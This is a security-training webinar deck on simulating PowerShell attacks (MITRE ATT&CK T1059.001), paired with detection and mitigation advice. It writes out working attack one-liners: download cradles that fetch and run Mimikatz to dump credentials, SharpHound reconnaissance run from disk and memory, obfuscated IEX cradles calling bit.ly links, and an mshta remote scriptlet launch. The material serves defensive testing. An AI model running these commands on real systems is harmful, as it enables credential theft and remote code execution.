blindspot

A Functional Introduction to: *Continuous Attack Simulation and Defense*

August 12th / 12:00 PM EST

Presented by


OnDefend
CYBER SECURITY REALIZED

Cyber adversaries are constantly honing their techniques, so why shouldn't you and your peers regularly practice defending against the same tactics?

Learn to Level The Playing Field Against Ransomware Adversaries by:

- **Validating Your Detection and Alerting Chain**
- **Identifying Logging Pipeline Issues**
- **Improving Your Security Coverage Visibility**
- **Simulating Real-World Attacks In Your Own Environment**

Join us to learn how to identify your security coverage weaknesses and remove them before they are exploited!



Joe Brinkley
Director of Innovation |Research |Advanced Testing Offensive Security


A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

Joe Brinkley

Directory of Offensive Security, Innovation, Research and Advanced Testing

Over 15+ of Infosec years of experience

Penetration Tester, Systems Security, Malware Author, Red Teaming




Joe Brinkley
Director of Innovation |Research |Advanced Testing Offensive Security

OnDefend
CYBER SECURITY REALIZED


A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

Threat Detection: Threat detection is the practice of analyzing the entirety of a security stack to identify any malicious activity that could compromise the network

TTPs - Tactics, Techniques, and Procedures:



A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!



A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

T1059.001 – PowerShell

Description from ATT&CK

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system.

Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the ***Start-Process*** cmdlet which can be used to run an executable and the ***Invoke-Command*** cmdlet which runs a command locally or on a remote computer (requires administrator permissions to connect to remote systems).

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk.

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

When using powershell there are some things we can run to figure out how much access we really have

Get-ExecutionPolicy	Get-ExecutionPolicy -List | Format-Table -AutoSize
Write-Host "My voice is my passport, verify me."	Echo Write-Host "My voice is my passport, verify me." | PowerShell.exe -noprofile -
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://bit.ly/1kEgbuH')"	powershell.exe -Enc VwByAGkAdABlAC0ASABvAHMAdAAgACcATQB5ACAAdgBvAGkAYwBlACAAaQBzACAAbQB5ACAAcABhAHMAcwBwAG8AcgB0ACwAIAB2AGUAcgBpAGYAeQAgAG0AZQAuACcA
PowerShell.exe -ExecutionPolicy Bypass -File .runme.ps1	powershell -ep bypass

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

Where would I get good examples for these TTPs?

Source	Location
Atomic Red Team Test	https://github.com/redcanaryco/atomic-red-team
DFIR Report	https://thedfirreport.com/
SCYTHE Community Threats	https://github.com/scythe-io/community-threats
MITRE Adversary Emulation Plans	https://attack.mitre.org/resources/adversary-emulation-plans/

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

#1 – Mimikatz Download and Execute (ON DISK)

Download Mimikatz and dump credentials. Upon execution, mimikatz dump details and password hashes will be displayed.

Name	Description	Default Value
Mimikatz url on disk EXEC	Needs admin	powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

DETECTION & MITIGATION

#1 – Mimikatz Download and Execute (ON DISK)

Name	Description	Default Value
Mimikatz url on disk EXEC	Needs admin	powershell.ex "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

- ✓ Remove Administrator rights where possible
- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ “IEX” or “Invoke-Expression” is super bad*
- ✓ Consider blocking specific file extensions at the content filtering layer
- ✓ PowerShell Logging

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

#2 - Run SharpHound from local disk


Upon execution SharpHound will be downloaded to disk, imported and executed. It will set up collection methods, run and then compress and store the data to the temp directory on the machine. If system is unable to contact a domain, proper execution will not occur.

Name	Description	Default Value
Download BloodHound to Disk		Invoke-WebRequest "https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa7f2b4a566a14e2/Ingestors/SharpHound.ps1" -OutFile "C:\Users\Public\SharpHound.ps1"
Execute BloodHound		import-module C:\Users\Public\SharpHound.ps1 Invoke-BloodHound -OutputDirectory $env:Temp

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

#2 - Run SharpHound from local disk

Data Collection for BloodHound utility - https://github.com/BloodHoundAD/BloodHound



A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

DETECTION & MITIGATION

#2 - Run SharpHound from local disk

Name	Description	Default Value
Download BloodHound to Disk		Invoke-WebRequest "https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa7f2b4a566a14e2/Ingestors/SharpHound.ps1" -OutFile "C:\Users\Public\SharpHound.ps1"
Execute BloodHound		import-module C:\Users\Public\SharpHound.ps1 Invoke-BloodHound -OutputDirectory $env:Temp

- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ “Invoke-WebRequest” is super bad*
- ✓ Consider blocking specific file extensions at the content filtering layer (.ps1)
- ✓ PowerShell Logging
- ✓ Active Directory (LDAP) requests from host (SharpHound can be *very* noisy)
- ✓ Anti-Malware scanning of files during write

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

#3 - Run Bloodhound from Memory using Download Cradle

Upon execution SharpHound will load into memory and execute against a domain. It will set up collection methods, run and then compress and store the data to the temp directory. If system is unable to contact a domain, proper execution will not occur.

Name	Description	Default Value
Load BloodHound in Memory and run	Runs Blood hound in Memory	IEX (New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa7f2b4a566a14e2/Ingestors/SharpHound.ps1'); Invoke-BloodHound -OutputDirectory $env:Temp

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

DETECTION & MITIGATION

#3 - Run Bloodhound from Memory using Download Cradle

Name	Description	Default Value
Load BloodHound in Memory and run	Runs Blood hound in Memory	IEX (New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/804503962b6dc554ad7d324cfa7f2b4a566a14e2/Ingestors/SharpHound.ps1'); Invoke-BloodHound -OutputDirectory $env:Temp

- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ “IEX” or “Invoke-Expression” is super bad*
- ✓ Consider blocking specific file extensions at the content filtering layer (.ps1)
- ✓ PowerShell Logging
- ✓ Active Directory (LDAP) requests from host (SharpHound can be *very* noisy)

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

#4 - Obfuscation Tests

Different obfuscated methods to test. Upon execution, reaches out to bit.ly/L3g1t and displays: "SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION"

Name	Description	Default Value
Obfuscation Tests	Runs script to write out files to console to show it will execute scripts	(New-Object Net.WebClient).DownloadFile('http://bit.ly/L3g1tCrad1e','Default_File_Path.ps1');IEX((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1')|ForEach-Object{[Char]$_}))) (New-Object Net.WebClient).DownloadFile('http://bit.ly/L3g1tCrad1e','Default_File_Path.ps1');[ScriptBlock]::Create((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1')\|ForEach-Object{[Char]$_}))).InvokeReturnAsIs()

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

DETECTION & MITIGATION

#4 - Obfuscation Tests

Name	Description	Default Value
Obfuscation Tests	Runs script to write out files to console to show it will execute scripts	(New-Object Net.WebClient).DownloadFile('http://bit.ly/L3g1tCrad1e','Default_File_Path.ps1');IEX((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1')|ForEach-Object{[Char]$_}))) (New-Object Net.WebClient).DownloadFile('http://bit.ly/L3g1tCrad1e','Default_File_Path.ps1');[ScriptBlock]::Create((-Join([IO.File]::ReadAllBytes('Default_File_Path.ps1')\|ForEach-Object{[Char]$_}))).InvokeReturnAsIs()

- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ Consider blocking specific file extensions at the content filtering layer (.ps1)
- ✓ PowerShell Logging
- ✓ Look for the usage of “EncodedCommand” or “[ScriptBlock]””Create”

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

#5 - Mimikatz - Cradlecraft PsSendKeys

Run mimikatz via PsSendKeys. Upon execution, automated actions will take place to open file explorer, open notepad and input code, then mimikatz dump info will be displayed.

Name	Description	Default Value
Mimikatz - Cradlecraft PsSendKeys	Opens NOTEPAD, writes mimikatz to file closes file and runs file	$url='https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1';$wshell=New-Object -ComObject WScript.Shell;$reg='HKCU:\Software\Microsoft\Notepad';$app='Notepad';$props=(Get-ItemProperty $reg);[Void][System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms');@(@('iWindowPosY',([String]([System.Windows.Forms.Screen]::AllScreens)).Split('}')[0].Split('=')[5]),@('StatusBar',0))|ForEach{SP $reg (Item Variable:_).Value[0] (Variable _).Value[1]};$curpid=$wshell.Exec($app).ProcessID;While(!($title=GPS\|?{(Item Variable:_).Value.id-ieq$curpid}|ForEach{(Variable _).Value.MainWindowTitle})){Start-Sleep -Milliseconds 500};While(!$wshell.AppActivate($title)){Start-Sleep -Milliseconds 500};$wshell.SendKeys('^o');Start-Sleep -Milliseconds 500;@($url,(' '*1000),'~')|ForEach{$wshell.SendKeys((Variable _).Value)};$res=$Null;While($res.Length -lt 2){[Windows.Forms.Clipboard]::Clear();@('^a','^c')|ForEach{$wshell.SendKeys((Item Variable:_).Value)};Start-Sleep -Milliseconds 500;$res=([Windows.Forms.Clipboard]::GetText())};[Windows.Forms.Clipboard]::Clear();@('%f','x')|ForEach{$wshell.SendKeys((Variable _).Value)};If(GPS\|?{(Item Variable:_).Value.id-ieq$curpid}){@('{TAB}','~')|ForEach{$wshell.SendKeys((Item Variable:_).Value)}};@('iWindowPosDY','iWindowPosDX','iWindowPosY','iWindowPosX','StatusBar')|ForEach{SP $reg (Item Variable:_).Value $props.((Variable _).Value)};IEX($res);invoke-mimikatz -dumpcr

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

DETECTION & MITIGATION

#5 - Mimikatz - Cradlecraft PsSendKeys

Name	Description	Default Value
Mimikatz - Cradlecraft PsSendKeys	Opens NOTEPAD, writes mimikatz to file closes file and runs file	$url='https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1';$wshell=New-Object -ComObject WScript.Shell;$reg='HKCU:\Software\Microsoft\Notepad';$app='Notepad';$props=(Get-ItemProperty $reg);[Void][System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms');@(@('iWindowPosY',([String]([System.Windows.Forms.Screen]::AllScreens)).Split('}')[0].Split('=')[5]),@('StatusBar',0))|ForEach{SP $reg (Item Variable:_).Value[0] (Variable _).Value[1]};$curpid=$wshell.Exec($app).ProcessID;While(!($title=GPS\|?{(Item Variable:_).Value.id-ieq$curpid}|ForEach{(Variable _).Value.MainWindowTitle})){Start-Sleep -Milliseconds 500};While(!$wshell.AppActivate($title)){Start-Sleep -Milliseconds 500};$wshell.SendKeys('^o');Start-Sleep -Milliseconds 500;@($url,(' '*1000),'~')|ForEach{$wshell.SendKeys((Variable _).Value)};$res=$Null;While($res.Length -lt 2){[Windows.Forms.Clipboard]::Clear();@('^a','^c')|ForEach{$wshell.SendKeys((Item Variable:_).Value)};Start-Sleep -Milliseconds 500;$res=([Windows.Forms.Clipboard]::GetText())};[Windows.Forms.Clipboard]::Clear();@('%f','x')|ForEach{$wshell.SendKeys((Variable _).Value)};If(GPS\|?{(Item Variable:_).Value.id-ieq$curpid}){@('{TAB}','~')|ForEach{$wshell.SendKeys((Item Variable:_).Value)}};@('iWindowPosDY','iWindowPosDX','iWindowPosY','iWindowPosX','StatusBar')|ForEach{SP $reg (Item Variable:_).Value $props.((Variable _).Value)};IEX($res);invoke-mimikatz -dumpcr

- ✓ Limit Adminisrator Privilieges where possible
- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ Notepad as a child process of PowerShell is interesting
- ✓ Consider blocking specific file extensions at the content filtering layer (.ps1)
- ✓ PowerShell Logging
- ✓ PowerShell Constrained Language Mode**

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

#6 - Powershell invoke mshta.exe download

Powershell invoke mshta to download payload. Upon execution, a new PowerShell window will be opened which will display "Download Cradle test success!".

Name	Description	Default Value
invoke mshta.exe download	Opens powershell runs a CRADLE script	C:\Windows\system32\cmd.exe /c "mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1059.001/src/mshta.sct').Exec();close()"

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

DETECTION & MITIGATION

#6 - Powershell invoke mshta.exe download

Name	Description	Default Value
invoke mshta.exe download	Opens powershell runs a CRADLE script	C:\Windows\system32\cmd.exe /c "mshta.exe javascript:a=GetObject('script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1059.001/src/mshta.sct').Exec();close()"

- ✓ Block or Log HTTP(S) callouts, especially for non-browser processes (Windows Firewall is very good for this)
- ✓ Use of mshta.exe should be logged and alerted on
- ✓ Consider blocking specific file extensions at the content filtering layer (.sct)
- ✓ Disable/Remove MSHTA if not needed

A Functional Introduction to:
Continuous Attack Simulation and Defense With Powershell!

#7 - PowerShell Session Creation and Use

Connect to a remote powershell session and interact with the host. Upon execution, network test info and 'T1086 PowerShell Session Creation and Use' will be displayed.

Name	Description	Default Value
Enable Powershell remoting	Enables Powershell remoting	Enable-PSRemoting
PowerShell Session Creation and Use	Opens powershell remote and connects to a system	Invoke-Command -ScriptBlock {New-PSSession -ComputerName $env:COMPUTERNAME; Test-Connection $env:COMPUTERNAME; Set-Content -Path $env:TEMP\T1086_PowerShell_Session_Creation_and_Use -Value "T1086 PowerShell Session Creation and Use"; Get-Content -Path $env:TEMP\T1086_PowerShell_Session_Creation_and_Use; Remove-Item -Force $env:TEMP\T1086_PowerShell_Session_Creation_and_Use}"

